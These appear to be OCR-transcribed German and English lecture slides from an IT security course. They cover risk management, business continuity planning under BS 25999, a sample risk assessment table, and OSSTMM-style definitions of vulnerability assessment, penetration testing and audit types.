
4/26/2010 48

Why the Human Brain Is a Poor Judge of Risk
http://www.schneier.com/essay-162.html

The Psychology of Security By Bruce Schneier, January 18, 2008

R. West, The Psychology of Security, Communications of the ACM, April 2008, Vol 51, No. 4, p.34-40.

c) Risikosteuerung



Eine Schlüsselstelle im gesamten Risk Management Prozess nimmt die Risikosteuerung und -kontrolle ein. Werden Produkte oder wirtschaftliche Aktivitäten aufgegeben mit dem Ziel, die damit verbundenen Risiken zu vermeiden, so spricht man von Risikovermeidung. Werden Risiken durch die Ausgliederung von Unternehmensfunktionen, durch regionale oder objektbezogene Streuung bzw. durch technische oder organisatorische Maßnahmen (z.B. umfassendes Brandschutzkonzept) reduziert, so spricht man von Risikoverminderung.

1. **Risiken vermeiden** Beispiel: Ein Hersteller von elektronischen Steuerungseinrichtungen für Pkw entscheidet sich aufgrund des hohen Produkthaftungsrisikos zukünftig seine Produkte nicht mehr auf dem US-amerikanischen Markt zu vertreiben.
2. **Risiken vermindern** Entscheidet sich ein Unternehmen Risiken auf Dritte (jedoch nicht Versicherer) zu überwälzen, innerhalb des Unternehmens einen Risikoausgleich zu erzielen oder durch technische und organisatorische Massnahmen Schäden zu verhüten so spricht man von Schadenminderung. Beispiel: Auch durch Produktdiversifikation kann das Marktrisiko reduziert werden (objektbezogene Streuung). Durch technische und organisatorische Massnahmen kann sowohl die Schadenswahrscheinlichkeit als auch der Schaden reduziert werden.
3. **Risiken abwälzen** Risiken können auf Dritte (insbesondere Versicherer) abgewälzt werden (Risikofinanzierung).
4. **Risiken selbst tragen** Greift in Ausnahmen (beispielsweise bei multinationalen Unternehmen oder bei der öffentlichen Hand) basierend auf dem Gesetz der grossen Zahlen ein interner Risikoausgleich, so kann auch das Selbsttragen von Risiken eine Alternative zu traditionellen Versicherungsprogrammen sein. Eine entsprechende Rücklagenbildung führt zu geringeren bilanziellen Schwankungen. Viele Risiken müssen selbstgetragen werden, weil sie nicht versicherbar sind (beispielsweise Katastrophenrisiko, unternehmerisches Risiko). (Captives sind eine Form der externen Selbstversicherung)

A business continuity plan (BCP) is a management process to ensure the continuity of businesses. A BCP describes how an organization prepares for future incidents that could jeopardize the organization's core mission and its long term health.

The continuity of operations (COOP) primary focus is on ensuring operations continuity after a disastrous event has already occurred. While continuity of operations is part of business continuity planning tasks, there are other issues outside of the operations that businesses will need to plan for. The BCP has to consider issues like brand protection, company reputation protection, the company's market share, stockholders' confidence, supply-chain protection, customer and employee protection in addition to the continuity of operations plan.

In December 2006, the British Standards Institute released a new independent standard for BCP — BS 25999. Prior to the introduction of BS25999, BCP professionals relied on BSI information security standard BS7799, which only peripherally addressed BCP to improve an organization's information security compliance. BS25999's applicability extends to organizations of all types, sizes, and missions whether governmental or private, profit or non-profit, large or small, or industry sector.

Business continuity management (BCM)

- Code of practice – BS 25999-1:2006
  - BCM policy
  - BCM programme management
  - Understanding the organization
  - Determining business continuity strategy
  - Developing and implementing a BCM response
  - Exercising, maintaining and reviewing BCM arrangements
  - Embedding BCM in the organization's culture


- BCM Specification will be published as BS 25999-2 during 2007
  - BS 25999 replaces PAS 56:2003

4/26/2010 53

The development of a BCP manual can have five main phases:

1. Analysis
2. Solution design
3. Implementation
4. Testing and organization acceptance
5. Maintenance.

d) Risikoüberwachung, Reporting



Basierend auf dem Umsetzungsgrad der Massnahmen ist die Eintretenswahrscheinlichkeit eines Schaden als gering zu bewerten.


Als Resultat der Massnahmen sollte

- das Risiko als gering zu beurteilen sein
- die Wahrscheinlichkeit für das Eintreten potentieller Schäden vernachlässigbar sein


Die Maturität bzw. der Erfüllungs- oder Deckungsgrad der Massnahmen verdeutlicht dieses Ergebnis.

Resultate einer Maturitätsanalyse
Scorecards „high level Mgmt Overview“

Gemessen an dem Schutzbedarf / Referenz nach Topics



Gemessen an dem Schutzbedarf / Referenz nach Tiers



Risikobeurteilungsbeispiel

Risikobeurteilungsbeispiel

Nr	Bereich	Risikobeschrieb	Risikobewertung						Korrelation	Risiko	Risikobewältigung		Restrisiko (nach Umsetzung der Massnahmen)			
			Eintrittswahrscheinlichkeit (vor Umsetzung der Massnahmen zur Risikobewältigung)			Schadensumme pro Schadenfall (vor Umsetzung der Massnahmen zur Risikobewältigung)			Abhängigkeit von / Zusammenhang mit anderen Punkten	Durchschnittliche Schadensumme pro 10 Jahre [in Jahresumsätzen]	Massnahmen	Verantwortung	Eintrittswahrscheinlichkeit [Anzahl Ereignisse pro Jahr]	Schaden / Verlust pro Ereignis [in % des Jahresumsatzes]	Kosten/Aufwand für die Massnahmen [in % des Jahresumsatzes]	Durchschnittliche Schadensumme pro 10 Jahre [in Jahresumsätzen]
			Kurzbeschrieb	Anzahl Ereignisse pro Jahr	Kommentar	Kurzbeschrieb	Schaden / Verlust in % des Jahresumsatzes	Kommentar								
			sehr selten	< 0.04	alle 25 Jahre	unbedeutend	< 2%									
			selten	0.04 … 0.2	alle 5 … 25 Jahre	gering	2% … <5%									
			gelegentlich	0.2 … 1	einmal pro Jahr	spürbar	5% … <10%									
			häufig	1… 6	einmal pro Quartal	gross	10% … <50%									
			sehr häufig	> 6	monatlich	kritisch	>= 50%									
1	Markt/Kunden	Verlust grosser Projekte/Kunden (mit mehr als 10% des Jahresumsatzes)	gelegentlich	0.5		spürbar	8.0%		A	**0.4**	Besondere Kundenpflege, Umsatz pro Kunde bzw. Kundenprojekt auf 15% beschränken (Bildung von Reserven / Rückstellungen)	VR-Delegierter	0.4	8.0%	1.0%	**0.32**
2	Finanzen	Kursverluste auf Wertschriften	selten	0.2		spürbar	5.0%		A	**0.1**	keine weitere Aktienanlagen	Geschäftsführer	0.2	5.0%	0.0%	**0.1**
3	Markt/Kunden	Wichtige Produkte oder Dienstleistungen	selten	0.05		gross	20.0%			**0.1**	kontinuierliche Anpassungen bei Produkten und Dienstleistungen,	VR-Delegierter	0.05	20.0%	1.0%	**0.1**

Lab

Risiko-Management wird typischerweise anhand von Fallstudien geübt.

Einen ausführlichen Leitfaden zum Sicherheitsrisikomanagement findet man bei Microsoft.


Eine andere Beschreibung finden Sie beim BSI-Standard 100-3 Risikoanalyse auf der Basis von IT-Grundschutz.

Vergleichen Sie anhand einer Risikoanalyse die beiden Ansätze.

8.5 Security Analysis (OSSTMM)

Learning Objectives

- You know the typical “Security Analysis Steps, Tools and Methods”.
- You understand the OSTTMM principle.



A vulnerability assessment is a practice used to identify all potential vulnerabilities that could be exploited in an environment. The assessment can be used to evaluate physical security, personnel (testing through social engineering and such), or system and network security. Most commercial organizations just want their systems and networks assessed. During the vulnerability test an individual or team typically runs scanning tools (Internet System Scanner, Heat, Nessus, etc.). These tools identify running services that typically have vulnerabilities that can be exploited, operating system and application identified vulnerabilities, missing patches and hotfixes. The result, depending upon the product, is a long list of every computer system by IP address and their associated vulnerabilities and steps on how to "fix" the vulnerabilities.

However, just because something is identified as a vulnerability, does not necessarily mean that it is a problem a company has to worry about. There may not be a threat agent that can exploit the vulnerability or, if the vulnerability is exploited, it may not cause damage. Today, many scanner products have configurations where they can attempt to exploit identified vulnerabilities themselves to indicate if the vulnerability is truly exploitable and a threat.

A penetration test has the goal of "breaking into the network." So, the team only needs to exploit one or two vulnerabilities to actually penetrate the environment. From here, the goal is to gain administrator or root access on the most critical system in the network, which means that the team "owns" the network and can do anything they would like with the systems and the data on the systems. A penetration test is carried out to emulate what a real hacker would do and it proves to the company that the organization can indeed be penetrated. Penetration testing is also referred to as ethical hacking, and while it is intriguing and interesting, it is also time consuming. In most cases, the security professional can look at reports from a vulnerability scanner and understand the level of risk the company is facing. But when it is time to brief management on these findings, ports, services and packets mean nothing to them. So, if the team carries out a penetration test and shows that the CEO's password has been obtained to the blueprints of the product that is to be released next year, this makes management understand the true severity of the situation and will be more motivated to improve the security of the environment.

A security audit is basically someone going around with a criteria checklist of things that should be done or in place to ensure that the company is in compliance with its security policy, regulations and legal responsibilities. There are different types of audits that can be carried out, which simply means that there are different criteria to use when evaluating a company's security processes. The auditor may ensure that proper change control is in place, employees go through awareness training that critical systems have the correct configurations, that contingency plans are in place and that data is being properly backed up.

Security Testing Begriffe

- Testing Actions
  - Security review
  - Security assessment
  - Security audit
  - Penetration testing
  - Vulnerability testing
  - Security scan
- Testing Types
  - Blackbox test
  - Graybox test
  - Whitebox (Glassbox) test
- Testing Teams
  - Tiger Team, White Hat Hacker, Ethical Hacking

5/3/2010 4

Mit einem „Security Review“ wird der „Sicherheitszustand“ beschrieben. (Beispiel: Apr 17, 2009 — The White House says a 60-day review of the nation's cyber security is finished and a report has been submitted to the president.)

security review = counterintelligence achieved by banning or deleting any information of value to the enemy [syn: censoring]

Beim “Security Assessment” wird der “Sicherheitszustand” beurteilt.

Beim „Security Audit“ wird der „Sicherheitszustand“ mit einer Zielvorgabe verglichen.

Sicherheits-Review, Aussessment und Audit dienen der generellen Überprüfung der IT-Infrastruktur hinsichtlich Ordnungsmässigkeit, Effizienz, Effektivität . Sie sind nicht auf die Aufdeckungen von angreifbaren Schwachstellen sondern auf den generellen „Sicherheitszustand“ fokussiert. Sie überprüfen beispielsweise auch, ob bestimmte Daten im Falle eines Hardwareschadens durch regelmässige Datensicherung wieder herstellbar wären.

Im Rahmen eines Penetrationstests wird untersucht, ob Zugang auf Daten erlangt werden könnte. Dies wird möglicherweise auch im Rahmen eines Sicherheits-Audits bzw. im Rahmen einer IT-Revision geprüft, üblicherweise aber aus einer anderen Perspektive und auch nicht in der technischen Tiefe, die einen Penetrationstest auszeichnet. Im technischen Sprachgebrauch versteht man unter einem Penetrationstest typisch den kontrollierten Versuch, von „aussen“ in ein bestimmtes Computersystem bzw. -netzwerk einzudringen. A penetration test answers questions like "can any of these holes be exploited by hackers?"


Beim Vulnerability-Testing geht es in erster Linie darum Schwachstellen zu identifizieren. Performing a vulnerability assessment you answer "where are all of our holes?"

Security Scan: A test of a network's vulnerabilities. A security scan does not attempt to break into the network illegally; rather it tries to find areas of vulnerability. A security scan uses a variety of automated software tools, typically performing hundreds of routine tests and checks.

Blackbox-Test bezeichnet eine Methode des Softwaretests, bei der die Tests ohne Kenntnisse über die innere Funktionsweise des zu testenden Systems entwickelt werden.

Beim «Graybox»-Ansatz erhalten die Tester die wesentlichen Informationen über das Untersuchungsobjekt wie Netzwerkdesign, IP-Adressen, Betriebssysteme, Applikationen und aktive Sicherheitsmechanismen (z.B. Paket-Filter, Intrusion Detection und/oder Prevention-Systeme etc.). Typisch sind dies Informationen, welche die Tester während der Tests erlangen würden, wenn sie genügend Zeit hätten.

Der Begriff Whitebox-Test (auch Glassbox-Test) bezeichnet eine Methode des Software-Tests, bei der die Tests mit genauen Kenntnissen über die innere Funktionsweise des zu testenden Systems entwickelt werden.




Blind: The Analyst engages the target with no prior knowledge of its defenses, assets, or channels. The target is prepared for the audit, knowing in advance all the details of the audit. A blind audit primarily tests the skills of the Analyst. The breadth and depth of a blind audit can only be as vast as the Analyst's applicable knowledge and efficiency allows. In COMSEC and SPECSEC, this is often referred to as Ethical Hacking and in other PHYSSEC and HUMSEC channels, this is generally scripted as War Gaming or Role Playing.

Double Blind: The Analyst engages the target with no prior knowledge of its defenses, assets, or channels. The target is not notified in advance of the scope of the audit, the channels tested, or the test vectors. A double blind audit tests the skills of the Analyst and the preparedness of the target to unknown variables of agitation. The breadth and depth of a blind audit can only be as vast as the Analyst's applicable knowledge and efficiency allows. This is also known as a Black Box test or Penetration test.

Gray Box: The Analyst engages the target with limited knowledge of its defenses and assets and full knowledge of channels. The target is prepared for the audit, knowing in advance all the details of the audit. A gray box audit tests the skills of the Analyst and the preparedness of the target to unknown variables of agitation. The nature of the test is efficiency. The breadth and depth depends upon the quality of the information provided to the Analyst before the test as well as the Analyst's applicable knowledge. This type of test is often referred to as a Vulnerability Test and is most often initiated by the target as a self-assessment.

Tandem: The Analyst and the target are prepared for the audit, both knowing in advance all the details of the audit. A tandem audit tests the protection and controls of the target. However, it cannot test the preparedness of the target to unknown variables of agitation. The true nature of the test is thoroughness as the Analyst does have full view of all tests and their responses. The breadth and depth depends upon the quality of the information provided to the Analyst before the test (transparency) as well as the Analyst's applicable knowledge. This is often known as an In-House Audit or a Crystal Box test and the Analyst is often part of the security process.


Reversal: The Analyst engages the target with full knowledge of its processes and operational security, but the target knows nothing of what, how, or when the Analyst will be testing. The true nature of this test is to audit the preparedness of the target to unknown variables and vectors of agitation. The breadth and depth depends upon the quality of the information provided to the Analyst and the Analyst's applicable knowledge and creativity. This is also often called a Red Team exercise.



Penetrationstests sind ein erprobtes und geeignetes Vorgehen, um die aktuelle Sicherheit eines IT-Netzes oder eines einzelnen IT-Systems festzustellen. Sie dienen dazu, die Erfolgsaussichten eines vorsätzlichen Angriffs auf einen Informationsverbund oder ein einzelnes IT-System vorab einzuschätzen und daraus notwendige ergänzende Sicherheitsmaßnahmen abzuleiten, bzw. die Wirksamkeit von bereits umgesetzten Sicherheitsmaßnahmen zu überprüfen.

1. Informationsbasis: Beim Black-Box-Testing erfolgt der Penetrationstest ohne jegliches Insiderwissen. Man „simuliert“ damit einen Angriff eines typischen Internet-Hackers. Der Hacker muss die benötigten Informationen in öffentlich zugänglichen Datenbanken recherchieren oder von außen als Unternehmensfremder erfragen.

   Beim White-Box-Test erhält der Penetrationstester vom Auftraggeber Informationen über die Zielsysteme. So wird ein Angriff eines (Ex-) Mitarbeiters oder eines externen Dienstleisters mit bestimmten Detailkenntnissen simuliert. Der Umfang der Kenntnisse kann dabei von nur geringen Kenntnissen, wie sie z. B. ein Mitarbeiter besitzt, der nur kurze Zeit im Unternehmen beschäftigt war, bis hin zu tief gehenden Systemkenntnissen, wie sie z. B. ein externer IT-Dienstleister durch die Installation von sicherheitsrelevanten Systemen erlangt.
2. Aggressivität (Möglichkeit der Betriebsbeeinträchtigung): Bei der rein passiven Untersuchung werden gefundene mögliche Schwachstellen nicht ausgenutzt. Bei der Aggressivitätsstufe – vorsichtig – werden gefundene Schwachstellen nur dann ausgenutzt, wenn nach bestem Wissen eine Beeinträchtigung des untersuchten Systems ausgeschlossen werden kann. Bei der Stufe – abwägend – wird auch versucht, Schwachstellen auszunutzen die unter Umständen zu Systembeeinträchtigungen führen könnten. Es wird aber vorher abgewägt, wie wahrscheinlich ein Erfolg ist und wie stark die Konsequenzen wären. Bei der Aggressivitätsstufe – aggressiv – wird versucht, alle potentiellen Schwachstellen auszunutzen, z. B. werden Buffer-Overflows auch bei nicht eindeutig identifizierten Zielsystemen eingesetzt oder Sicherungssysteme werden durch gezielte Überlastung (Denial of Service, DoS-Attacken) deaktiviert.
